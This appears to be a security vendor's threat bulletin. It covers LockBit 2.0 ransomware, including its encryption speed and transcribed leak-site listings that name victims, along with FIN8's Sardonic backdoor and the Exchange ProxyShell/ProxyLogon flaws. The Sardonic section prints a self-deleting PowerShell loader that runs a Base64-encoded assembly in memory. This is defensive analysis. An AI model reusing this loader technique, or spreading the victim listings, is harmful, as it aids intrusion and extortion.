LOCKBIT 2.0	5 Jun, 2021	373 MB/s	4M 28S	7H 26M 40S	Yes	855 KB	109964
LOCKBIT	14 Feb, 2021	266 MB/s	6M 16S	10H 26M 40S	Yes	146 KB	110029
Cuba	8 Mar, 2020	185 MB/s	9M	15H	No	1130 KB	110468
BlackMatter	2 Aug, 2021	185 MB/s	9M	15H	No	67 KB	111018
Babuk	20 Apr, 2021	166 MB/s	10M	16H 40M	Yes	79 KB	109969
Sodinokibi	4 Jul, 2019	151 MB/s	11M	18H 20M	No	253 KB	95490
Ragnar	11 Feb, 2020	151 MB/s	11M	18H 20M	No	40 KB	110651
NetWalker	19 Oct, 2020	151 MB/s	11M	18H 20M	No	902 KB	109892
MAKOP	27 Oct, 2020	138 MB/s	12M	20H	No	115 KB	111002
RansomEXX	14 Dec,2020	138 MB/s	12M	20H	No	156 KB	109700
Pysa	8 Apr, 2021	128 MB/s	13M	21H 40M	No	500 KB	108430
Avaddon	9 Jun, 2020	119 MB/s	14M	23H 20M	No	1054 KB	109952
Thanos	23 Mar, 2021	119 MB/s	14M	23H 20M	No	91 KB	81081

The latest and most publicized LockBit 2.0 attack is on the global consulting company Accenture, along with other companies from the United States, China, Italy, Africa, Japan, Australia, and several European countries.



LOCKBIT 2.0

LEAKED DATA

CONDITIONS FOR PARTNERS AND CONTACTS

www.envisioncu....
7D 7H 1M 55 S

Envision Credit Union's commitment to our members begins with the personal service you expect from us as your institution, dedicated to helping you improve your financial situation. That's the founda...

MORE

delrantownship....
7D 21H 0M 55 S

Incorporated in 1880, with a population of 16,896 people according to the 2010 census, Delran Township is comprised of 7.2 square miles located at the intersection of the Delaware River and the Rancoc...

MORE

abecho.co.jp
7D 20H 57M 55 S

大自然の生み出す多様な命と共存しながら、心豊かに幸せに生きる暮らし。海をフィールドとして命をつないできた人々が創り出す新たな営みを、ＡＢＥＣＨＯグループは、海とともに、これからも未来につなぎ、...

MORE

sdfeg.com
3D 16H 28M 55 S

Saltos del Francoli S.A. was founded in 2003. It is a company that aims to develop


ethiopianairlin...
0D 0H 1M 55 S

Ethiopian Airlines, formerly Ethiopian Air Lines and often referred to as simply Ethiopian, is

beardowadams.co...
4D 0H 35M 55 S

Beardow Adams is a world-leading adhesive company. We pride ourselves on meeting

Each LockBit victim has a limited time to pay the ransom to prevent their stolen files from being published:



selinerag.ch
PUBLISHED FILES

small Switzerland company with small data leak .https://www.zoominfo.com/c/seliner-schreinerei-ag. In case if they didnt contact us their data will be publicate

MORE

saleeprinting.c...
PUBLISHED FILES

Salee Printing PCL. (SLP) Is widely recognized for its innovations and high quality of label products. For decades, SLP keeps investing in state-of-the-art technologies, automates the process to achi...

MORE

autoelectric.co...
0D 7H 53M 26 S

Nexans autoelectric

MORE

en.mkb.bg
PUBLISHED FILES

MK Brokers AD is a licensed Bulgarian Investment intermediary with licence No. PГ-03-217/05.05.2020, issued by the Bulgarian


meccalte.com
2D 0H 11M 26 S

OUR ALTERNATOR SOLUTIONS We are a worldwide group providing alternator solutions with our sales plants and manufacturers in Italy,

jy-oilseal.com
PUBLISHED FILES

JINYANG OILSEAL established in 1991, we offer better value to customer with outstanding technology and quality. We hearing

LockBit 2.0 Attack-Chain:



LockBit 2.0 Execution

Modifing the system for setting up the persistence, disable security products and features, and delete backups


Detect and terminate analysis/monitoring applications

Encrypting files on the host

Spreading via SMB and group-policy update

Exfilatre data through additional payloads embedded within the ransomware

Mitre Att&ck Matrix




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Native API 1 2	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1 2	OS Credential Dumping	System Time Discovery 1	Taint Shared Content 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Data Encrypted for Impact 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Inhibit System Recovery 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Proxy 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Virtualization/Sandbox Evasion 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Process Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

For the technical analysis of LockBit 2.0, please see our most recent article, here.

FIN8 Cyber Gang Backdoor - Sardonic

FIN8 are financially motivated threat actors which target financial industries. The group is responsible for successful attacks on US financial organizations with a new backdoor malware called "Sardonic". FIN8's final objective is to achieve credit card credentials and payments.

FIN8 Malware Evolution:



Mar 2016 - Spear-Phishing weaponized documents campaigns.

2017 -initialzied PowerShell utility.

Mar 2019 - Punchbuggy backdoor.

July 2019 - BADHATCH reverse shell.


Mar 2021 - Improved BADHATCH variant.

Aug 2021 - New backdoor malware called "Sardonic".

- First seen in March 2016 using spear-phishing campaigns, and primarily through LOLBINS(Living off the Land Binaries).
- To evade detection in 2017 FIN8 started to use PowerShell ability through phishing documents called "COMPLAINT Homer Glynn.doc".
- 2019 FIN8 initial new attack campaign with a new malware called ShellTea/Punchbuggy.
- Later in 2019, a new backdoor was seen in the wild "BADHATCH" used as a reverse shell.
- In 2021, an improved "BADHATCH" which now covering sophisticated persistence and data collection, this new evade technique is using TLS encryption via PowerShell.
- August 2021 under development new malware called "Sardonic" backdoor through social engineering or spear-phishing, this new malware will gather system information, execute commands on an infected system and even deploy further payload and execute it via DLLs.

Sardonic Overview


Sardonic backdoor malware usually arrives at the victim's endpoints via social engineering and spear-phishing this malware is written in C++. Once deployed on the infected endpoint Sardonic will execute a malicious PowerShell script. This action is achieved by the attackers manually.
This script contains BASE64 obfuscated commands:



```
Remove-Item $MyInvocation.MyCommand.Definition -Force;$pw=$args[0];$pa=$args[1];$erhD=[System.Reflection.Assembly]::Load([System.Convert]::FromBase64String(
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUu
AAAAAAAAAAOAAAiELAQAAAGoBAAAGAAAAAAAAAfokBAAAgAAAAoAEAAABAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAADgAQAAAgAAAAAAAAAMAQIUAABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAAAAAAAAACyJ
AAAAAAAAAAMABAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAC50ZXh0AAAAhGkBAAAgAAAAagEAAAIA
AAJgCAAAAoAEAAAQAAABsAQAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAMABAAACAAAAcAEAAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAAABgiQEAAAAAAAEgAAAACAAUAYIIBAMwGAAABAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABMwBgBIAAAAAQAAEQJvBAAAChdjjQYAAAEKFgsrKQYHAgcXYm8FAAAKKAUAAAYaYgIHF2IXWG8FAAAKKAUAAAZY0pwHF1gLBwJvBAAAChdjMswGKhMwAwAZ
GHzcrAh8wWSoAAAATMAYAZwAAAAMAABF+AQAABAooBgAACh4zBn4CAAAECgYCKAQAAAYoBwAABhUoBwAAChYGjmkgADAAAB9AKAIAAAYLBhYHBo5pKAgAAAp+CQAAChYHfgkAAAoWfgkAAAooAQAABgwIIDyR
AAQAAjQYAAAEKIAABAACNBgAAAQsWDSsTBgkJ0pwHCQMJA45pXZGcCRdYDQkgAAEAADLlFhMEFg0rJhEEBgmRWAcJkVggAAEAAF0TBAYJkQwGCQYRBJGcBhEECJwJF1gNCSAAAQAAMtIWJRMEDRYTBStXCRdY
```


After execution, Sardonic communicates with the command and control servers via port 443, gathering information from the victim endpoint.

Kill Chain



WMI
PowerShell.exe Sardonic.ps1
DLL
Sardonic.dll .NET loader
Func( )
ShellCode
Sardonic Malware Running Backdoor

Mitre Att&ck Matrix



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Rundll32 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Cynet Protection and Recommendations

The Cynet Security Research team is currently working on implementing new rules aimed to detect and prevent exploitation attempts of these vulnerabilities and is currently working on additional detections to increase the visibility around them.

CyOps team monitors our customer's environments 24/7 and will be in contact in case any indicators of this vulnerability are detected in your environment.

Microsoft Exchange ProxyShell, Proxy Logon, Proxyoracle

Risk Level	
Critical	
Targeted Assets	Threat Actors
Microsoft Exchange Server	Various Attackers
Tactic	Technique
Initial access & execution	T1190 – Exploit public-facing application technique. T1059 – command and scripting interpreter.
Mitigations	
install the latest security updates on exchange servers.	

Introduction:

Three new attack vectors named ProxyShell, Proxylogon, Proxyoracle that was recently disclosed.
ProxyShell is a Microsoft Exchange server vulnerability that provides an attacker with unauthenticated remote code execution (RCE) capabilities.
Proxylogon – Pre authentication remote code execution chain.
Proxyoracle – Allows an attacker to gain user credentials in plain text.

Microsoft Exchange Server is a mail and calendaring server that runs exclusively on Windows Server operating systems and is used by many organizations worldwide.

Microsoft released security updates for the ProxyShell vulnerabilities in April and May of 2021. However, many organizations still haven't fully patched their Exchange servers and are still vulnerable to this attack.

Microsoft Exchange Server – The Holy Grail

In the last few months, there has been a trend of threat actors targeting Microsoft Exchange servers. Exchange servers are a critical entry point to an organization's network – gaining a foothold in this component enables threat actors to easily infiltrate the inner network. Examples of this attack were recently published by the Israeli press regarding Chinese cyber-attacks on Israeli government, banks and high-tech organizations by exploiting Microsoft Exchange servers. Exchange servers also hold personal and confidential data which can be used in several ways to gain profit.

Enterprises often use on-premises Exchange servers that, if left unpatched, can widen the attack surface. According to Shodan.io, 400,000 on premise Exchange servers are open to the Internet, increasing the possibility of finding a vulnerable server which may lead to a successful exploit.


One of the most exploited Exchange vulnerabilities is ProxyLogon which was used by the HAFNIUM APT to deploy the China Chopper web shell and steal data from a compromised network. Following its disclosure, the ProxyLogon vulnerability was also used by other malicious threat actors for different purposes such as deploying ransomware and exfiltrating sensitive data.

ProxyShell – The New Old Friend

As part of the 2021 Black-Hat conference, Orange Tsai, a security researcher shared his discovery of the ProxyShell attack vector which is a combination of 3 vulnerabilities chained together to provide the attacker with an unauthenticated remote code execution (RCE). These chained vulnerabilities can be exploited remotely via Microsoft Exchange's Client Access Service (CAS) which runs on port 443 in Internet Information Services (IIS).

- Proxyshell - CVE-2021-34473, CVE-2021-34523, CVE-2021-26855
- Proxylogon - CVE-2021-26855, CVE-2021-27065
- Proxyoracale - CVE-2021-31195, CVE-2021-31196

The attack is comprised of the following steps:



Delivery of an encoded Webshell payload via SMTP

Launch PowerShell and interception of the WinRM protocol

Execution of commands inside the established PowerShell session

Dropping a web shell on the compromised Exchange server

Technical analysis of the POC's can be found in Orange Tsai's Black-Hat presentation.

Mitigations:

The Cynet Security Research team has already deployed new rules aimed to detect and prevent exploitation attempts of these vulnerabilities and is currently working on additional detections to increase the visibility around them.

We strongly advise all customers to install the latest security updates on their Exchange servers which can be found here.

Critical F5 devices vulnerabilities

Risk Level	
Critical	
Targeted Assets	Threat Actors
F5 BIG-IP	Various Attackers
Tactic	Technique
Initial access & execution	T1190 – Exploit public-facing application technique T1059 – command and scripting interpreter
Mitigations	
Update according to F5 security recommendations found here	

Introduction:

